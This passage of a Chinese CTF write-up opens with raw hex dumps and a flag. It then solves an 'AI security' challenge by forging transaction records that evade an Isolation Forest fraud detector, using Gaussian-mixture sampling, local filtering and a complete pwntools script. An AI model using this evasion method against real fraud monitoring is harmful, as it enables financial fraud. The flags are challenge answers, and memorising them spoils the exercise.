06f4e96257e0eec382482d4dcfb64257b9e83711e847957323fedb65b189afe150ae2213b7c9d2788dce7ba88cf8774a9bbe15c3832f0c136b1397209a7d6a9f37d3bc0a242f029d6a4feb9b26a55d786120ea2d6fbe312786411
7ad644797d69604a9fd412ae25a28aec737d3bc0a242f029d6a4feb9b26a55d786120ea2d6fbe312786411b701a353ab0158df499dc5f4de223e3dca72bbf66f48ac1fc75b1be3cc2e4de7d370f88778a006daefea44d62d389eff
507836a14c3f3e83d0a317cd2ab8048eba52c6ca5e547ff797fca0cd47c62f4b7356b3bc38bc81e646000cf069b2be56d9fe59bcf4063d0a0363b9209c4f3860c90967283e1b364810145ed6e7525074a1a2527c05163cd8d4959
352c9d0ad901cc079bf2a592ae4c58be125fff2fb31ecdcd95dc2fcdefdf1c6101dabec17b13f2d04eb8851a3115be66d1778dfb4003a9f705ad133b196c32404734c892cda46767181cf7a0a38fb8ac6e0a04a6bff4b1e8a7bfdabe5
795766e9fcf20b8b885081848690e58d3748a157c7801a3d5c42db28cebf582760ac945ac0fc2b72edfc43c01c919b5a749a422da155198cbe9e3a2806a32a4e4a8590bbcf0496b0e13a8be7fbb69d55fc3541905d448499cd88
cc7f6b9de54a40a9fa7d606f95e4cd62cd0cb2eb4feb350d04c46ce6f8b8d0eaf46208b3b4d4508812cd908bce78846ad5c20a6dbb14f7373dfce61976b85e58d3748a157c7801a3d5c42db28cebf75ec1d1089052336e2c805f6
b9c05a0b6a9673c89693fbe7894b0135481fbddaf394773fad605eae99f4600e956dd8d489eb2ed159c598fabec5b17c8df9c4b414a371aa84b77eefea1bb42418ea7fd3709e2ef4850ddae503e92a0b4ff34aa7020c999bac0510
a86379ddda02b1d92f0dee9a1d0cb9cbdf5432cc4b943ba474c4f5467500b0b31d077cf5047aa9384cf4b6757ca370a5e0604fcd15bfedaefe87179f97cf0efe63431c3b3540eb2e459cb8250fc1993bea701c61b61b7ffc13777b2
0f8e8c73baeb70cada6aa30d3a91d0c8f4f2a26dd4e3e7ad0c99810245ae92a05893d4b74323a37247cc6c9c417f8082ccef101bd31acdc79c8a673396353a030358d2a3db37019672b8042929a68fea5ba9965e5145940355e
b39a7c6d3bfdd41a836ff87620ec931e8a490f0ad33048de50841a959f4baac6fb0e36b389f6f5ecb3925b04a5d37f37479c0ed02b23f38c64e443004033b5a0cbc40637606426bba08473e11ef2c7be2f6bc0ac99cca4792b17dfe4f
20220ca5ec4f5e73d89784fce2cfc878df8f3609576975a58ce58d3748a157c7801a3d5c42db28cebf152ab441a154dfbd83e6e929e62be820e41688e06d47bde780960ef807b3fd78bdf05032d4aa84948b384d9afd9fc12c9516
fbc715f4562156ba86b5adc49e400e7c227c617a26bbd908a27896015cf6f8532e5c04b5030abe4f7f0f6c167ab0ea204e76fdfca5e6311fee6403bb60415e43af2a10de078a479a8c644709a3082176ffb04af8535796b3acf83bcc
98135bf20f39412967253832 5aaded45fd604b388019b12df57ff11b010ba7c39dc7f04fd26b770806b46d91016bd16e126c8d3f6c874acfe42ee6bc7030e24c62e9901103458ebd44fced6e5064c2f19da84dfff4c62f6c1088c3bc
45326de15287a5ee634e93ce07e0ad0ea5c9cebc60308823d603ef85287de24fb532cbc577b8fd49553f3ca6067dd2b58467a749571247d6c20d005178494c3c9ec028297a8360248ecd4a8d4a9088a0b27faba386dca644709
2bcafb487e74f12157ce37c1553c6382b1689c659eaeb23672538325aaded45fd604b388019b12df57ff11b010ba7c39dc7f04fd26b770804245b989b54cced122e6e9e9551efd011a479cd8db04b5fdcdb0cb75ba0039c44fced6
e73b2032071d9a205839af1b4b42d35f628f79847bf3cd80c3faa03cab06d8cbeae800ce724a7823d603ef85287de24fb532cbc577b8fa014e820aedef4bbd968584595199598 2ccf1a4cef2497d36c1dd18bd968932e5e197f709
00000030
4331cfda21eeab8922fcc7acced16d1a17b02e8d2d9dfee48dc8f18e0dbbb2e4c4547e39d8c4aa2418d9fca52c9c4770
00000030
7f4b0ef4806983f164af6f46b71d3fce1e3c0bd00c4dd162b72c156f0f3aecd2afcabf551e08380db6fd20316f8a2729
00000030
de7cc756e5c97fed18a72a95af102dac48dc0810752bd7755157e5909974cbe0ce87241e7f01e3169e7a763a22008029
00000010
7b82a7a9e2cacaa29b6e70cec2a3302a
00000010
f958a8cea6721e88d1882e0f16e4da4b
00000010
7b82a7a9e2cacaa29b6e70cec2a3302a

flag 值：

flag{ac46fb610b313b4f32fc642d8834b456}

AI 安全

The Silent Heist

操作内容：

题目说利用机器学习监控了交易的 20 个统计学维度，系统学习了正常用户行为模式（资金流向、设备指纹的协方差关系等），一旦提交的数据分布偏离了“正常模型”，就会警报。并给了一份包含 1000 条正常交易记录的日志（public_ledger.csv）

需要伪造一批新的交易记录，日志需要包含 20 个特征列（feat_0 至 feat_19）

feat_0：交易金额（Transaction Amount）

feat_1 ~ feat_19：加密的设备与行为指纹

要求是：

伪造的交易总金额（feat_0 总和）必须超过 $2,000,000，交易全部被判定为“正常”。

然后不能直接重放截取到的日志数据，禁止大量重复单一数据

伪造完直接发送 csv 数据流即可，EOF 结尾

题目中提及了协方差关系，查询资料可知，协方差是衡量两个变量之间线性关系的统计


指标，正值表示正相关，负值表示负相关，而相关系数则是标准化后的协方差

对于本题 20 维的数据，我们需要一个模型来学习它们之间的关系，而最适合的方式是使用高斯混合模型学习（GMM）

高斯混合模型

高斯混合模型可以看作是由 K 个单高斯模型组合而成的模型，这 K 个子模型是混合模型的隐变量✦（Hidden variable）。一般来说，一个混合模型可以使用任何概率分布，这里使用高斯混合模型是因为高斯分布具备很好的数学性质以及良好的计算性能。

举个不是特别稳妥的例子，比如我们现在有一组狗的样本数据，不同种类的狗，体型、颜色、长相各不相同，但都属于狗这个种类，此时单高斯模型可能不能很好的来描述这个分布，因为样本数据分布并不是一个单一的椭圆，所以用混合高斯分布可以更好的描述这个问题，如下图所示：



GMM 假设数据是由几个高斯分布（正态分布）混合而成的，影响其中一类数据(一个 feat)会影响到其它的 feat

那在满足了特征检测后，我们还需要想办法训练一个模型，在本地 check 一条被伪造的交易记录是否正常

题目简介中同时说明了有一套基于 Isolation Forest (孤立森林) 的反欺诈系统，孤立森林是一种无监督学习算法，用来识别异常值。原理在于异常数据数量较少，且与正常数据差异较大，因此在被隔离时需要较少的步骤

借助 sklearn Python 库，我们可以用所给的 1000 条数据训练本地的 Isolation Forest 模型，在生成数据后，先用本地模型测一下，如果本地模型认为是“正常”的（predict 为 1），那服务器大概率也会认为是正常的

同时金额不是正数的交易记录也要被过滤掉，并且还要进行去重，防止记录碰撞。伪造

足够的记录直到超过 2000000（最好大一点点，确保通过）

交互选用 pwntools 即可，在 public_ledger.csv 同目录下编写 exp.py 并运行

如该题使用自己编写的脚本代码请详细写出，不允许截图

```
from pwn import *
import pandas as pd
import numpy as np
from sklearn.mixture import GaussianMixture
from sklearn.ensemble import IsolationForest

HOST = "182.92.11.160"
PORT = 30754

context.log_level = "info" # "debug"

def main():
    io = remote(HOST, PORT)

    df = pd.read_csv("public_ledger.csv")
    gmm = GaussianMixture(n_components=5, covariance_type="full", random_state=114514)
    gmm.fit(df.values)

    iso_forest = IsolationForest(contamination=0.05, random_state=114514)
    iso_forest.fit(df.values)

    target_sum = 2001000 # 略大一点点，确保通过检测
    current_sum = 0

    io.recvuntil(b"Waiting for CSV Data Stream (End with 'EOF')...")

    cols = [f"feat_{i}" for i in range(20)]
    header = ",".join(cols) + "\n"
```

```
    io.send(header.encode())
    buffer = ""
    count = 0
    seen_hashes = set()


    for row in df.values:
        line = ",".join([f"{x:.16f}" for x in row])
        seen_hashes.add(hash(line))


    BATCH_SIZE = 10000
    while current_sum < target_sum:
        samples, _ = gmm.sample(BATCH_SIZE)
        preds = iso_forest.predict(samples)
        valid_indices = (preds == 1) & (samples[:, 0] > 0)
        valid_samples = samples[valid_indices]
        for sample in valid_samples:
            line = ",".join([f"{x:.16f}" for x in sample])
            line_hash = hash(line)
            if line_hash in seen_hashes:
                continue
            seen_hashes.add(line_hash)
            line += "\n"
            buffer += line
            current_sum += sample[0]
            count += 1
            if len(buffer) > 8192:
                io.send(buffer.encode())
                buffer = ""
            if count % 1000 == 0:
                log.info(f"sent {count} records, sum: {current_sum:.2f}")
            if current_sum > target_sum:
```

```
                    break
            if current_sum >= target_sum:
                break
        if buffer:
            io.send(buffer.encode())
        io.sendline(b"EOF")
        io.interactive()

if __name__ == "__main__":
        main()
```

flag 值:

flag{f255ace3-1b20-42fb-b4f0-9e46c6871614}